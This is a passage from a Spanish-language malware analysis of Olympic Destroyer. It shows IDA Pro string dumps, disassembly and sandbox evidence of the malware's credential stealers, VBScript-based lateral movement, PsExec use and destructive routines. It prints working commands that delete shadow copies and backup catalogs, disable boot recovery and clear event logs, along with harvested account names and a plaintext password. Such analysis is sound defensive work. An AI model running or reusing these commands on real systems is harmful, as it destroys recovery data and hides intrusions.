.rdata:00424E48 text "UTF-16LE", 'et oReg = GetObject^("winmgmts:{impersonationLevel='
.rdata:00424E48 text "UTF-16LE", 'impersonate}!\.\root\default:StdRegProv"^) & echo.'
.rdata:00424E48 text "UTF-16LE", 'oReg.GetBinaryValue ^&H80000001, "Environment", "Da'
.rdata:00424E48 text "UTF-16LE", 'ta", arrBytes & echo.Set writer = FSO.OpenTextFile^'
.rdata:00424E48 text "UTF-16LE", '("%ProgramData%\%COMPUTERNAME%.exe", 2, True^)& ec'
.rdata:00424E48 text "UTF-16LE", 'ho.For i = LBound^ (arrBytes^) to UBound^ (arrBytes^)'
.rdata:00424E48 text "UTF-16LE", ' & echo.s = s ^& Chr^ (arrBytes^ (i^)) & echo.Next &'
.rdata:00424E48 text "UTF-16LE", ' echo.writer.write s & echo.writer.close) > %Progr'
.rdata:00424E48 text "UTF-16LE", 'amData%\_wfrcmd.vbs && cscript.exe %ProgramData%\_w'
.rdata:00424E48 text "UTF-16LE", 'frcmd.vbs && %ProgramData%\%COMPUTERNAME%.exe',0
```

Imagen 27: Extraída de IDA Pro. Evidencia del código ejecutado de forma remota.

El propósito es replicar la etapa inicial al sistema remoto en %ProgramData%\%COMPUTERNAME%.exe y ejecutarlo a través de un VBScript (Visual Basic Script).

Para realizar esto, el malware necesita credenciales, por lo que usa dos ladrones o “stealers”.

Las credenciales no han sido codificadas en el binario por los propios atacantes. El malware actualiza dinámicamente esta lista después de usar los ladrones de contraseñas.

Como se puede observar en la siguiente captura, identificamos cuentas individuales en el binario, algunas pertenecientes a dominios (/) y otras no:








	.data:0042891E	0000000F	C	ww930\\deb00999
	.data:0042893E	0000000F	C	WW930\\w99a1mf0
	.data:0042894D	00000010	C	SUNTEMINdec2017
	.data:00428980	00000013	C	ATVIES2BQA\\bofh-ro
	.data:00428993	00000011	C	Msm-ro#use1234!!
	.data:004289A8	00000013	C	Q221FPK8XESQIKK\\me
	.data:004289C6	0000001B	C	TEQUILABOOMBOOM\\janettedoe

Imagen 28: Extraída de IDA Pro. Búsqueda de credenciales en la muestra de análisis.

4.2 Archivos “droppeados” o lanzados

4.2.1 Ladrón de credenciales del navegador

Olympic Destroyer lanza un ladrón de credenciales del navegador. La carga está embebida en el recurso ofuscado. Para ejecutarse, la muestra debe tener dos argumentos como se mencionó anteriormente (“123” y “pipe”). El ladrón funciona con navegadores como Internet Explorer, Firefox y Chrome. El malware analiza el registro y consulta el archivo SQLite para recuperar las credenciales almacenadas. SQLite está incrustado en la muestra cómo se puede observar en la siguiente figura:



Imagen 29: Extraída de IDA Pro. Ladrón de credenciales del navegador en la muestra de análisis.




Imagen 30: Extraída de Any.run. Ladrón de credenciales del navegador a través de ejecutable zuks.exe

4.2.2 Ladrón de credenciales del sistema

Además del ladrón de credenciales del navegador, Olympic Destroyer ejecuta un ladrón de credenciales del sistema. El ladrón intenta obtener credenciales de LSASS*.

* *Servicio de Subsistema de Autoridad de Seguridad Local o Local Security Authority Subsystem Service, es un proceso en los sistemas operativos Microsoft Windows, responsable de hacer cumplir la política de seguridad en el sistema. Verifica que los usuarios inicien sesión en un equipo o servidor Windows, gestiona los cambios de contraseñas y crea tokens de acceso.*



Imagen 31: Extraída de IDA Pro. Evidencia del ladrón de credenciales del sistema intentando obtener credenciales de LSASS




Imagen 32: Extraída de IDA Pro. Evidencia del ladrón de credenciales del sistema intentando obtener credenciales de LSASS

4.2.3 Ejecutables destructivos

La parte destructiva de este malware comienza durante la ejecución inicial en la máquina víctima. La ejecución inicial del malware da como resultado la ejecución de varios archivos .exe. Al aprovechar el cmd.exe anfitrión, el malware primero elimina todas las instantáneas de volumen posibles en el sistema usando *vssadmin.exe*:




Imagen 33: Extraída de Any.run. Evidencia del uso de vssadmin.exe a través de cmd.exe

c:\Windows\system32\vssadmin.exe delete shadows /all /quiet




Imagen 34: Extraída de Any.run. Evidencia del uso de vssadmin.exe

Luego, aprovechando nuevamente la ejecución del cmd.exe de la víctima, podemos ver que usa *wbadmin.exe*:



Imagen 35: Extraída de Any.run. Evidencia del uso de wbadmin.exe a través de cmd.exe

C:\Windows\system32\cmd.exe /c wbadmin.exe delete catalog -quiet




Imagen 36: Extraída de Any.run. Evidencia del uso de wbadmin.exe

Este ejecutable, se encargar de garantizar que la recuperación de archivos no sea posible.

El siguiente paso que realiza el malware, aprovechando de nuevo el uso del cmd.exe del anfitrión, es la ejecución de dos procesos *bcdedit.exe*, para deshabilitar las funciones de recuperación automática de Windows modificando los datos de configuración de arranque:



Imagen 37: Extraída de Any.run. Evidencia del uso de bcdedit.exe a través de cmd.exe

C:\Windows\system32\cmd.exe /c bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures




Imagen 38: Extraída de Any.run. Evidencia del uso de bcdedit.exe

`C:\Windows\system32\cmd.exe /c bcdedit /set {default} recoveryenabled no`




Imagen 39: Extraída de Any.run. Evidencia del uso de bcdedit.exe

Con estas dos operaciones, el malware denota intentar asegurarse de que la recuperación de los sistemas afectados sea muy difícil.

También, realiza el borrado de registros de eventos de Windows a través de `wevtutil.exe`, haciendo que cualquier alerta y notificación sea imposible:




Imagen 40: Extraída de Any.run. Evidencia del uso de wevtutil.exe a través de cmd.exe




Imagen 41: Extraída de Any.run. Evidencia del uso de wevtutil.exe a través de cmd.exe

`C:\Windows\system32\ cmd.exe /c wevtutil.exe cl System`




Imagen 42: Extraída de Any.run. Evidencia del uso de wevtutil.exe

C:\Windows\system32\cmd.exe /c wevtutil.exe cl Security




Imagen 43: Extraída de Any.run. Evidencia del uso de wevtutil.exe

Imposibilitar todos los métodos de recuperación disponibles muestra que el malware Olympic Destroyer no tenía intención de dejar los equipos infectados utilizables. Los procesos anteriormente evidenciados también podemos observarlos en el código analizado con la herramienta IDA Pro:

```
.rdata:00407950 aCWindowsSystem: ; DATA XREF: WinMain(x,x,x,x)+75fo
.rdata:00407950 text "UTF-16LE", 'c:\Windows\system32\vssadmin.exe',0
.rdata:00407992 align 4
.rdata:00407994 aDeleteShadowsA: ; DATA XREF: WinMain(x,x,x,x)+70fo
.rdata:00407994 text "UTF-16LE", 'delete shadows /all /quiet',0
.rdata:004079CA align 4
.rdata:004079CC aWbadminExe: ; DATA XREF: WinMain(x,x,x,x)+7Ffo
.rdata:004079CC text "UTF-16LE", 'wbadmin.exe',0
.rdata:004079E4 aDeleteCatalogQ: ; DATA XREF: WinMain(x,x,x,x)+84fo
.rdata:004079E4 text "UTF-16LE", 'delete catalog -quiet',0
.rdata:00407A10 aBcdeditExe: ; DATA XREF: WinMain(x,x,x,x)+90fo
.rdata:00407A10 text "UTF-16LE", 'bcdedit.exe',0
.rdata:00407A28 aSetDefaultBoot: ; DATA XREF: WinMain(x,x,x,x)+95fo
.rdata:00407A28 text "UTF-16LE", '/set {default} bootstatuspolicy ignoreallfailures &'
.rdata:00407A28 text "UTF-16LE", 'bcdedit /set {default} recoveryenabled no',0
.rdata:00407AE4 aWevtutilExe: ; DATA XREF: WinMain(x,x,x,x)+A1fo
.rdata:00407AE4 text "UTF-16LE", 'wevtutil.exe',0
.rdata:00407AFE align 10h
.rdata:00407B00 aClSystem: ; DATA XREF: WinMain(x,x,x,x)+A6fo
.rdata:00407B00 text "UTF-16LE", 'cl System',0
.rdata:00407B14 aClSecurity: ; DATA XREF: WinMain(x,x,x,x)+B2fo
.rdata:00407B14 text "UTF-16LE", 'cl Security',0
.rdata:00407B2C align 10h
```

Imagen 44: Extraída de IDA Pro. Procesos que imposibilitan los métodos de recuperación en la muestra de análisis

La muestra deshabilita todos los servicios en el sistema. El malware utiliza la función “ChangeServiceConfigW” API para cambiar el tipo de inicio a 4 (instrucción “push 4”, 0x00000004, un servicio que no se puede iniciar. “Los intentos de iniciar el servicio dan como resultado el código de error ERROR_SERVICE_DISABLED”). Para después realizarlo, y finalmente, modificar toda la configuración del sistema, apaga el sistema comprometido:



```
lea     ecx, [ebp+dwBytes]
push    ecx                ; pcbBytesNeeded
push    esi                ; cbBufSize
push    esi                ; lpServiceConfig
push    eax                ; hService
mov     [ebp+dwBytes], esi
call    ebx ; QueryServiceConfigW
push    [ebp+dwBytes]      ; dwBytes
push    8                  ; dwFlags
call    edi ; GetProcessHeap
push    eax                ; hHeap
call    ds:HeapAlloc
push    esi                ; lpDisplayName
push    esi                ; lpPassword
push    esi                ; lpServiceStartName
push    esi                ; lpDependencies
push    esi                ; lpdwTagId
push    esi                ; lpLoadOrderGroup
push    esi                ; lpBinaryPathName
push    0FFFFFFFFh         ; dwErrorControl
push    4                  ; dwStartType
push    0FFFFFFFFh         ; dwServiceType
push    [ebp+hService]     ; hService
mov     [ebp+lpServiceConfig], eax
call    ds:ChangeServiceConfigW
lea     eax, [ebp+dwBytes]
push    eax                ; pcbBytesNeeded
push    [ebp+dwBytes]      ; cbBufSize
push    [ebp+lpServiceConfig] ; lpServiceConfig
push    [ebp+hService]     ; hService
call    ebx ; QueryServiceConfigW
test    eax, eax
jz      short loc_4013F5
```

Imagen 45: Extraída de IDA Pro. Deshabilitación de todos los servicios en la muestra de análisis

4.2.4 Archivo PsExec legítimo

Además, la muestra lanza el archivo PsExec* a través del ejecutable `_gnv.exe`:




Imagen 46: Extraída de Any.run. Evidencia del uso de `_gnv.exe` a través de `cmd.exe`

Como podemos comprobar, el ejecutable `_gnv.exe` invoca al dns "igmp.mcast.net" con el dominio\usuario "ww930\deb00999" y la contraseña "1qaz2wsx#EDC" robadas previamente para aceptar el certificado "-accepteula" con los parámetros de configuración, "-d" (no esperar a que finalice el proceso), "-s" (ejecuta el proceso remoto en la cuenta del sistema), "-c" (copia el ejecutable especificado en el sistema remoto para su ejecución), "-f" (copia el programa especificado incluso si el archivo ya existe en el sistema remoto) sobre otro ejecutable denominado en la muestra como `_hsm.exe`. Finalmente podemos comprobar como los cambios en el registro de Windows se han llevado a cabo y PsExec ha sido modificado en el sistema.

